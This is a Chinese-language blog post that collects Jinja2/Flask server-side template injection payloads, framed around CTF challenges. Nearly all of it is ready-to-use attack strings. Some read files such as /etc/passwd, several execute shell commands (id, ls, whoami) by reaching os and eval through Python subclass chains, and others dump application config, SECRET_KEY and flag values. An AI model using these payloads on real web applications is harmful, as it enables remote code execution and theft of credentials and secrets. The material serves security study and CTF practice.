
SSTI注入语句总结

原创

火 柴 人 于 2020-03-30 11:00:31 发布 664 收藏

分类专栏： python安全

本文链接：https://blog.csdn.net/weixin_43536759/article/details/105066445



以下未说明情况下都是在python3.7.7环境测试。

1.文件读取

1.<class '_frozen_importlib._ModuleLock'>

```
{{''.__class__.__mro__[1].__subclasses__()[75].__init__.__globals__['__builtins__']['open']('test.txt').read()}}
```

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == '_ModuleLock' %}
  {% for b in c.__init__.__globals__ %}
          {%if b =='__builtins__' %}
                  {% print(c.__init__.__globals__['__builtins__']['open']('test.txt').read()) %}
          {%endif%}
  {% endfor %}
{% endif %}
{% endfor %}
```

上面的''.**class**.**mro**[1].**subclasses**()[75]等于

<class '_frozen_importlib._ModuleLock'>，下面同理。

2.<class 'click.utils.LazyFile'>

```
{{ ''.__class__.__mro__[1].__subclasses__()[345]('test.txt').read()}}
```

3.catch_warnings

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__global
s__['__builtins__'].open('filename', 'r').read() }}{% endif %}{% endfor %}
```

4.<class 'codecs.IncrementalEncoder'>

```
{{{}.__class__.__mro__[-1].__subclasses__()[102].__init__.__globals__['open']('/etc/passwd').read()}}
```

2.命令执行

1<class 'warnings.catch_warnings'>

```
{{ ''.__class__.__mro__[1].__subclasses__()[183].__init__.__globals__.values()['eval']('__import__("os").popen('id').read()') }}
```

2<class '_frozen_importlib._ModuleLock'>

```
''.__class__.__mro__[1].__subclasses__()[75].__init__.__globals__.__builtins__
```

下有eval，__import__等的全局函数，可以利用此来执行命令：

```
#eval
''.__class__.__mro__[1].__subclasses__()[75].__init__.__globals__['__builtins__']['eval']("__import__('os').popen('id').read()")
''.__class__.__mro__[1].__subclasses__()[75].__init__.__globals__.__builtins__.eval("__import__('os').popen('id').read()")
#__import__
''.__class__.__mro__[1].__subclasses__()[75].__init__.__globals__.__builtins__.__import__('os').popen('id').read()
''.__class__.__mro__[1].__subclasses__()[75].__init__.__globals__['__builtins__']['__import__']('os').popen('id').read()
```

3

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('id').read()") }}{% endif %}{% endfor %}
().__class__.__bases__[0].__subclasses__()[-4].__init__.__globals__['system']('ls')

().__class__.__bases__[0].__subclasses__()[93].__init__.__globals__["sys"].modules["os"].system("ls")

''.__class__.__mro__[1].__subclasses__()[104].__init__.__globals__["sys"].modules["os"].system("ls")

[].__class__.__base__.__subclasses__()[127].__init__.__globals__['system']('ls')
```

4.

```
{{''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['linecache'].__dict__['os'].popen('whoami').read()}}
```

3.config_app

```
{{config.items () }}
```

其中包含应用程序的所有配置值。在大多数情况下，这包括敏感值，例如数据库连接字符串，第三方服务的凭证，SECRET_KEY等。

例如：

url_for, g, request, namespace, lipsum, range, session, dict, get_flashed_messages, cycler, joiner, config等

如果config，self不能使用，要获取配置信息，就必须从它的上部全局变量（访问配置current_app等）。

```
{{url_for.__globals__['current_app'].config.FLAG}}
{{get_flashed_messages.__globals__['current_app'].config.FLAG}}
{{request.application.__self__._get_data_for_json.__globals__['json'].JSONEncoder.default.__globals__['current_app'].config['FLAG']}}
```

题目示范

[GYCTF2020]FlaskApp

http://15h3na0.xyz/2020/02/24/ICQ%20GYCTF2020/#Day3-Flaskapp
https://www.cnblogs.com/MisakaYuii-Z/p/12407760.html

[RootersCTF2019]I_❤□_Flask

wp:https://medium.com/hmif-itb/rootersctf-2019-writeup-d500434c85fe#90d9

P神vulhub

https://github.com/vulhub/vulhub/tree/master/flask/ssti

参考

https://www.cnblogs.com/20175211lyz/p/11425368.html

https://0day.work/jinja2-template-injection-filter-bypasses/

https://bbs.ichunqiu.com/thread-47685-1-1.html?from=aqzx8

https://xz.aliyun.com/t/3679#toc-6

https://medium.com/@nyomanpradipta120/jinja2-ssti-filter-bypasses-a8d3eb7b000f

https://www.smi1e.top/flask-jinja2-ssti-%E5%AD%A6%E4%B9%A0/

https://medium.com/@nyomanpradipta120/ssti-in-flask-jinja2-20b068fdaeee